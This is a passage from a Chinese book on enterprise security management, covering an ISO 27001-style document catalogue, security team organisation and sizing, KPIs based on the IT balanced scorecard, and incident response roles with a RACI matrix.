	本地备份介质授权记录	ISMS-TR-A.10-06
	管理员岗位审核表	ISMS-TR-A.10-07
	计算机病毒威胁警告纪录	ISMS-TR-A.10-08
	计算机病毒问题处理纪录	ISMS-TR-A.10-09
	计算机病毒预警提示纪录	ISMS-TR-A.10-10
	临时中断公司资源使用能力纪录	ISMS-TR-A.10-11
	全网病毒情况月报	ISMS-TR-A.10-12
	数据库系统访问修改操作记录	ISMS-TR-A.10-13
	网络设备日志审核记录	ISMS-TR-A.10-14
	新入网、临时设备防病毒软件安装登记纪录	ISMS-TR-A.10-15
	严重病毒预警通告纪录	ISMS-TR-A.10-16
	业务系统备份数据清单	ISMS-TR-A.10-17
	异地备份登记记录	ISMS-TR-A.10-18
	异地备份介质恢复测试记录	ISMS-TR-A.10-19
	异地备份介质使用记录	ISMS-TR-A.10-20
	异地备份介质授权记录	ISMS-TR-A.10-21
	应用系统日志审核记录	ISMS-TR-A.10-22
	主机操作系统日志审核记录	ISMS-TR-A.10-23
A.11 访问控制	访问控制管理指南	ISMS-MG-A.11-01
	计算机终端安全管理制度	ISMS-MP-A.11-02
	计算机终端管理流程	ISMS-MP-A.11-03
	移动计算和通信设施使用规定	ISMS-MP-A.11-04
	帐号与口令安全管理制度	ISMS-MP-A.11-05
	帐号与口令安全策略	ISMS-MP-A.11-06
	办公网终端 MAC 与端口汇总记录	ISMS-TR-A.11-01
	操作系统管理员权限帐号记录	ISMS-TR-A.11-02
	操作系统普通权限账号记录	ISMS-TR-A.11-03
	操作系统账号开通申请	ISMS-TR-A.11-04
	第三方远程接入系统用户审批记录	ISMS-TR-A.11-05
	系统测试记录	ISMS-TR-A.11-06
	系统管理员用户帐号权限授权记录	ISMS-TR-A.11-07

（续）

文件类别	文件名称	文件编号
A.11 访问控制	系统临时帐号回收禁用记录	ISMS-TR-A.11-08
	系统临时帐号申请记录	ISMS-TR-A.11-09
	系统用户帐号登记记录	ISMS-TR-A.11-10
	系统帐号口令检查记录	ISMS-TR-A.11-11
	系统帐号口令修改记录	ISMS-TR-A.11-12
	应用系统超级管理员帐号审批记录	ISMS-TR-A.11-13
	应用系统帐号审批记录	ISMS-TR-A.11-14
	终端接入．断开局域网络申请表	ISMS-TR-A.11-15
A.12 信息系统的获取、开发和维护	信息系统的获取、开发和维护管理指南	ISMS-MG-A.12-01
	系统安全管理制度	ISMS-MP-A.12-01
	系统变更管理制度	ISMS-MP-A.12-02
	应用系统软件开发管理制度	ISMS-MP-A.12-03
	工程安全策略	ISMS-MP-A.12-04
	系统安全策略	ISMS-MP-A.12-05
	应用安全策略	ISMS-MP-A.12-06
	系统变更需求申请表	ISMS-TR-A.12-01
	系统重大操作登记记录	ISMS-TR-A.12-02
	系统重大操作申请记录	ISMS-TR-A.12-03
	应用系统软件上线观察报告	ISMS-TR-A.12-04
	应用系统软件上线审批表	ISMS-TR-A.12-05
	应用系统上线操作步骤记录表	ISMS-TR-A.12-06
	应用系统上线流程记录表	ISMS-TR-A.12-07
	月度网络安全扫描记录	ISMS-TR-A.12-08
A.13 信息安全事故管理	信息安全事故管理指南	ISMS-MG-A.13-01
	事故事件管理制度	ISMS-MP-A.13-01
	应急安全管理制度	ISMS-MP-A.13-02
	应急响应预案	ISMS-MP-A.13-03
	应急安全策略	ISMS-MP-A.13-04
	事故事件登记记录	ISMS-TR-A.13-01
	事故事件申告记录	ISMS-TR-A.13-02
	事故事件支持人员联系表	ISMS-TR-A.13-03
	问题分类汇总月报表	ISMS-TR-A.13-04
A.14 业务连续性管理	业务连续性管理指南	ISMS-MG-A.14-01
	业务连续性管理程序	ISMS-MP-A.14-01
	XXX BCP - 火灾	ISMS-MP-A.14-02
	BCPDRP 申请表	ISMS-TR-A.14-01
A.15 符合性	符合性管理指南	ISMS-MG-A.15-01
	适用法律法规及其他要求一览表	ISMS-MP-A.15-01

上面的表格虽然看上去有点过时，但对于没太多体系化思维的技术人员来说还是有参考的意义。当你看 ISO27001 看的云里雾里的时候，再看看这些或许能有所启发。

13.1 相对“全集”

这里所说的全集其实算不上是全集，只是一个相对的、偏实操的集合，真正意义上的全集引用了国际上的诸多标准、指南和最佳实践，过于复杂而庞大，对初入安全管理的人很容易陷入汪洋大海找不到出路。也曾经看到过某大型的互联网公司在讲安全体系，可能是怕看官觉得自己层次不够高，所以套了很多高大上的模型，但在实际工作中很多类目都不会触及。所以下面的这张图是站在安全职能的角度看平时要做哪些事情，那些不太常用的，或者比较高层次的 IT 治理的内容就不罗列其中。如图 13-1 所示。




图 13-1 信息安全全集

几家大厂套的都是 SDL 的模型，这里并没有直接引用 SDL，还是以 ITIL+SDL+SAMM 为骨架，尽可能地结合公司研运一体化的价值链过程，同时又反映出安全在不同的维度分别做哪些事。

当然里面也有很多内容未放进去，例如供应链安全、外部开放与合作等。

13.2　组织

对于比较小的安全团队而言，其实不需要很严格的划分，甚至不需要引入过分复杂的团队管理。进一步发展至 20 人规模以后可能需要做一些简单的工种划分。对于比较大型的公司及平台，安全团队规模也比较大，通常分为两队：一队做传统的攻防对抗领域，一队做偏于业务安全上的“风控”。图 13-2 仅作为组织划分的示例，现实中不一定按照这样分。




图 13-2　大型安全部门组织结构图示例

当安全团队发展到一定规模后会发生一些变化，团队小的时候基本都专注于安全本身，大都是做纯安全的人，到了一定规模以后，比如自己的安全产品运营，就需要大数据的支持，安全团队本身会引入产品经理、开发、运维、DBA 等各种职能的人，使得它看上去像一条业务线。而风控本质上就是一个 BI 类型的业务，自然也包括了研发、PM、运维、数据分析、后台人工审核等各种各样的职能。不再是一个传统意义上的由攻防人员组成的安全小作坊，对团队管理者的要求也会远远超出安全本身，最好是集安全、研发、运维视野于一身的全局技术管理者，只懂攻防、不懂架构会比较累，反之亦然。

对于涉及安全产品自研的团队，可以独立也可以归入应用安全和架构安全的分支里，例如 Web 代码审计和 WAF 研发可以归入一组，这一组既负责发现问题又负责防御产品，知识和思路上一脉传承。

在团队规模方面，目前国内最大的两家互联网公司阿里和腾讯，其安全团队（含业务安全 / 风控）的规模大约在 2000 多人左右（此数据来源于非官方渠道），两家公司的员工总数均为 30000 多人，安全技术人员大约占了 7%，安全体系内部，业务安全含风控团队通常是攻防的 2 倍以上。安全团队的规模与业务成长的适应性比例参见表 13-2。

表 13-2 安全团队规模与业务适应性比例

业务规模	总人数	攻防类	业务安全类
1 万服务器	60-80	20+	40+
3 ~ 5 万服务器	120+	30-40	80+
10 万 + 服务器	200	50-60	120+
30 ~ 50 万服务器	800 ~ 1000	200+	500+

安全团队的规模其实不能只拿 IDC 的服务器规模来衡量，跟业务复杂程度也有很大的关系，同质类型的业务多，例如 10 万台服务器上跑的都是单一产品，那安全支持团队就不一定需要那么多人，如果是弱账号体系，没太多业务之痛，风控团队的规模也可大幅缩减，具体还要看应用场景。

总体来说，安全的组织结构如何划分是一个比较灵活的话题，后面会在笔者技术博客中继续做专题分享。

13.3 KPI

对于安全这个不直接产生利润的职能而言，其 KPI 衡量一直是业界难题，就像程序员这个工种无法简单通过单位时间的代码行数和 bug 率来评价一个人的能力产出。业界有 IT 平衡计分卡这样的工具提供了高纬度的参考，如图 13-3 所示。

把 IT 部门映射到安全部门就是安全管理者需要考虑的内容。在“IT 用户满意度”这个角度，主要是两个客户，一个内部客户，另一个是外部客户。内部客户是使用和依赖安全能力的兄弟部门，例如业务线、运维、研发等职能。对他们而言是否能获得安全团队的高质量的支持，尽可能不降低自身的工作效率，例如使用安全部门提供的安全产品对业务系统性能影响很低，接入和变更做到业务侧“无感知”状态，不要出现一扫描就性能波

峰，一升级变更就断网的事情。其实每一个部门都暗含了一个心理，那就是我得到安全能力的时候不需要我付出太多（线上变更、性能损耗、二次开发、多一道流程、繁琐的安装调试……）。对于外部客户，2C 类型的业务那就是线上的用户，安全最大的需求就是保障用户数据安全，保护用户隐私，不损失用户体验。




图 13-3 IT 平衡计分卡

在“IT 价值贡献”这个维度上成本很容易计算，但是价值却比较难衡量。ROI 则一直是高层管理者需要考虑的事情。这个业界难题比较难以量化，现在所有的量化都缺乏合理的立足点，比如检测到一次准 APT 事件，你就可以说保护了整个公司的资产。照此下去安全部门都保护了公司成百上千回了，老板们应该每年给安全团队发个超级大红包才行。但事实上是否真的作用等价于保护了整个公司的资产很难界定。有的公司为了避免大公司病开始让各个部门自负盈亏，独立核算，开放能力，公平竞价，但这种内部报价和结算的模式本质上都有点强买强卖的味道，不是真正意义上的市场化行为，至少跟靠完全的市场化

活动来养活自己的乙方安全公司比差很远，所以这种模式能激励提升内部效率，防止腐败，但不能代表提高了投资回报率。虽然有一些指标可以衡量安全团队内部的工作，但对于安全部门整体来说，似乎难有评价标准，诸如一年挡住了多少次暴力破解，挡住了总量多少的 DDoS 攻击这些数据用在市场宣传还可以，用在 KPI 则完全没有意义。当然如有一些明显不合格的评价，例如在和管理层约定的时间内，没有组建到足够支撑能力的安全团队，没有改善安全事件频发的状况，基本上离下课也不远了。

“IT 内部过程”这个维度，安全作为辅助的职能，最主要就是保障交付、运营等流程的效率。风险和效率折中这只是一个理论上的说法，实际上大家都默认安全团队的作用是要尽可能地规避一切安全风险，所以在风险承受这方面没有太大妥协空间的前提下，主要还是在支撑业务提升效率，对应到安全工作，有几个方面：

- 覆盖率——安全能力在公司内的普及程度，有多少业务处于保护状态，有多少灰色地带，有多少没有察觉或无人问津，当然还有一个很重要的，知道有风险但是推不动安全策略，眼睁睁的看着出事。推动能力很考量软技能，另一方面如果安全团队人力太少，自动化能力太低，专业技能不够高导致没有实力支撑全产品线的研发和运营，这个实际上也属于安全团队自身要背负的责任，研发和运维没有在短期内扩容改善系统的并发能力是他们的责任，同理，不能支撑公司所有业务的安全活动也是安全团队的责任，争取到必要的资源也是责任之一。
- 覆盖深度——对于一个应用系统，上线之前跑一遍扫描器也叫覆盖，做过代码审计也叫覆盖，做过威胁建模也叫覆盖，显然深度是不一样的，虽然在资源有限的条件下，很难做到覆盖率和覆盖深度两项全满贯，但是对于部门内部长期的工作改进而言，覆盖深度是一个可以持续优化的方向。从源头解决安全问题其实是非常有挑战的工作，尤其在战线很长的时候，绝不可能有了一个 SDL 这样的方法论就能解决问题。
- 检出率 / 主动止损率——已有安全机制对攻击入侵行为的有效检测率（漏报和误报），例如当前线上的安全产品和规则集对生产环境的威胁检出率为 80%，有 20% 是外部报告或事后才发现的，那么我希望下一年这个指标能提升到 90%，这就需要通过创新技术手段，优化纵深防御体系，清理灰色地带和死角，逐步提升效果。
- TCO/ROI——这是一个相对传统的指标，比较容易理解，用了多少资源，支撑了多少业务，支撑的深入程度，达成的效果的综合反映。通常有几个层次：1. 勉强支撑，2. 完全支撑，3. 支撑以外能压榨出剩余资源用于再创新。勉强支撑其实就是救火队长的状态，完全支撑属于系统化但不进取，只有第三种才能可能达到业界最佳实践，没有富余力量整理思路和搞研究的安全团队永远会疲于奔命。至于能不能转化为对

外部服务部门，产生账面盈利这个目前看来还是小众话题。

- 技术维度指标——入侵感知检出率、入侵感知误报率、入侵感知反应时长、网络层抗 DDOS 能力、安全方案伸缩性、安全方案可用性、1day 漏洞主动发现时长、高危漏洞全网排查时长、高危漏洞全网修复时长……

“IT 学习与革新”的维度是成熟的安全团队才会考虑的事情，大意是过了救火阶段后，安全如何考虑发展的问题。有几个方面：1）向业界领导厂商学习。2）应对业务的成长，如果业务侧的规划是用户数 10 倍，系统容量 20 倍，完成云端化改造，安全能否适应这种变化。3）应对外部威胁趋势的变化。攻防是一个动态过程，即使是当下号称业界最佳实践的整体框架也不可能一劳永逸。当学习和能力的培养过度超前业务增速时，也会遇到一个问题，主营业务决定安全的天花板，此时可能会陷入自娱自乐，这种问题似一道魔咒，常年以来都无法解决。

13.4 外部评价指标

从外部来评价一个甲方的安全团队通常有几个方面的考量：

- **攻防能力**——如果安全团队没几个懂攻防的骨干，那像样的安全团队这件事就无从谈起，对攻防的理解是做安全的基础，业界普遍的状况是整体实力强的安全团队攻防能力必然不弱，而攻防能力弱的团队其安全建设必然强不到哪里去。一般能养得起一堆攻防人才的安全团队预算都比较充足，说明公司相对重视。攻防技术在安全建设中属于“单点”技术，决定的是单点的驾驭和深入程度。
- **视野和方法论**——单点技术代表局部的执行力，但在影响整个安全团队的产出因素上仍然受制于团队的整体视野和所使用的方法论。甲方的安全团队并不是一个纯安全研究性质的职能，所以只强调攻防和漏洞是不足以产生高 ROI 的，因为安全建设中有很大一部分跟具体的漏洞不相关，跟漏洞缓解和免疫机制也不相关。如果只强调方法而不强调攻防就会陷入纸上谈兵，但反过来只强调攻防不强调方法就会陷入全员救火队的状态。综观业界，过于强调风险管理方法论的单位其解决实际问题的能力往往比较欠缺，而一味强调攻防排斥安全标准的团队往往顶层安全设计有问题。
- **工程化能力**——对于中大型互联网公司的安全建设，能否将单点的攻防知识转换为整个公司业务全线防御、纵深防御、自动化的能力就是工程化。举个例子：1）凭自己的经验上感染的机器查看进程，dump 文件解决的是单个事件，2）把这种经验转

换为文档和脚本能解决一部分自动化的问题，让更多的工程师具备响应的能力，3）更进一步，如果能将脚本转换为 HIDS 部署在所有的服务器上则相当于全线业务具备了一定的入侵感知能力，单点技术强往往代表 1）到 2）没有问题，但在衡量一个企业或平台整体安全能力的时候，看的其实是 3），很多团队就是在这一步上迈不过去，进而导致攻防人才很多，但在整体安全建设上 ROI 不高。

- **对业务的影响力**——这一点跟内部的影响力，跨组织的沟通能力，推动能力，团队视野有很大的关系。最明显的特征就是安全团队是在做微观、狭义的安全还是做覆盖面较大、广义的安全。安全做得最好的企业一定是将安全和风险意识根植于企业文化中。

13.5 最小集合

对于创业型公司，不强调流程的公司文化中，为了保障全生命周期的安全管理的实施效果，在流程层面必须要要应对的几个方面如下：

1）建立事前的安全基线，各种安全编程规范、运维配置规范等。

2）事中的发布 & 变更环节的安全管理。

3）事后的救火机制。

上面 3 条比较容易理解，但是只有这 3 条显然是不够的，如果业务在发展而安全永远停留在这个治理水平上就不太合理，所以必须有一些机制保证安全管理的水平是与时俱进的。至少在公司或安全团队内部有一个方法能帮助建立和不断完善安全体系本身。

4）把救火逐步转化为防御机制或对现有安全策略升级的流程（或团队意识）。

5）整个公司或至少业务线级别的周期性风险评估，主要用于识别新的风险和潜在的可能转为安全事件的诱因，以此审视目前的安全体系中是否缺少必要的自检环节。

13.5.1 资产管理

搞清组织中一共有多少需要纳入安全管理范畴的资产是所有安全工作的基础，否则补了东墙发现西墙还有个窟窿，补了西墙发现北面没有墙……

有时候突然发现一个机器被入侵了，查了一下对口部门说是给第三方合作机构用的，所以没有初始安全策略，也没预装安全 Agent，但资产分发的时候因为是业务部门申请的，所以跟这个部门的其他机器在同一个内网，并没有做隔离，使得最终这台处于三不管

地带的资产成了入侵者的跳板，长驱直入。这是一个典型的由于资产管理不良导致的安全事故。

资产管理的好坏直接反映运维的管理能力，也很大程度上会影响安全的工作，如果没有一套好的资产管理手段，安全工作总会处在百密一疏的亚健康状态之中。所以督促相关部门进行有效的资产管理并使用自动化的手段发觉资产的变更，是运维和安全部门共同需要考虑的事情，尤其在资源云化的时代，资产管理是最基础的要求。

在有了基础的资产管理以后，对资产做分类分级，既是信息安全的需求，也是 BCM 的基础要求，同时隐私保护也有这个需求。

13.5.2 发布和变更流程

安全管理中的大部分流程在任何一个公司都不会独立存在，而是把“安全措施”嵌入到公司其他的研发运营环节中。安全除了自身作为一项业务对外开放的部分，在对内保障公司自身的安全问题上绝大多数都可以当做价值链的一个风险控制环节。

对互联网公司而言，变更发布是价值链中占据最大量的工作之一，所以在这个环节上如何“卡位”，图 13-4 简单做了一个示例，这张图并不是正式的流程，仅仅为了说明一下这里抛出的问题。

主要在“设计”和“交付”这两个点设计，在理论篇中也提到设计阶段的参与是根据产品轻重程度决定的。设计比较好理解，包括架构级的安全，也包括诸如《应用安全开发标准》这类事先约定的规范，也可以包括输入输出校验这种编码级别的安全标准。交付则囊括安全测试、发布前过一轮扫描器，以及事先制定的应急预案。

13.5.3 事件处理流程

事件处理流程是救火阶段的必备品，决定了是草草了事的单纯救火还是一项 PDCA 的管理措施。下面展示一个事件处理流程的例子。




图 13-4 发布流程示意图

1. 角色定义

重大安全运营事故响应流程中涉及的角色定义如下：

1）**联系人**（运维或安全）：例如，白天工作时间联系人为对应故障系统或安全事件的第一负责人，夜晚工作时间可能是监控系统的运维人员，他负责与指挥人确认事件开始处理、并与客服务等相关职能进行交互；

2）**执行者**（运维 / 研发 / 安全）：在响应过程中，处理故障的技术人员；

3）**指挥人**（技术体系主要负责人）：负责响应过程的协调、决策并发令调度的人员（通常约定第一联系人为张三，如张三电话不可用，则依次联系李四、王五）。

2. 定义职责矩阵

对应急响应过程中涉及的角色职责定义如表 13-3 所示。

表 13-3　职责矩阵

	客服职能	联系人	执行者	指挥人
发现事故	R	I	I	I
回复报障邮件	I	R	I	I
联系指挥人及执行者		R	I	I
督导响应过程	I	I	I	R
排除故障过程			R	A
切换 / 回滚			R	A
确认故障解决	R	C		
结束通知	I	I	I	R
填写工单		C	R	I
跟踪监控	R	R	R	
回顾响应过程		I	R	I
汇报管理层			R	I

注：缩写字母意义如下：

R = Responsible，负责执行任务的角色，具体负责操控项目、解决问题。

A = Accountable，对任务负全责的角色，只有经其同意或签署之后，项目才能得以进行。

C = Consulted，在任务实施前或中提供指导性意见的人员。

I = Informed，及时被通知结果的人员，不必向其咨询、征求意见。

3. 流程图

安全运营事故的响应流程如图 13-5 所示。

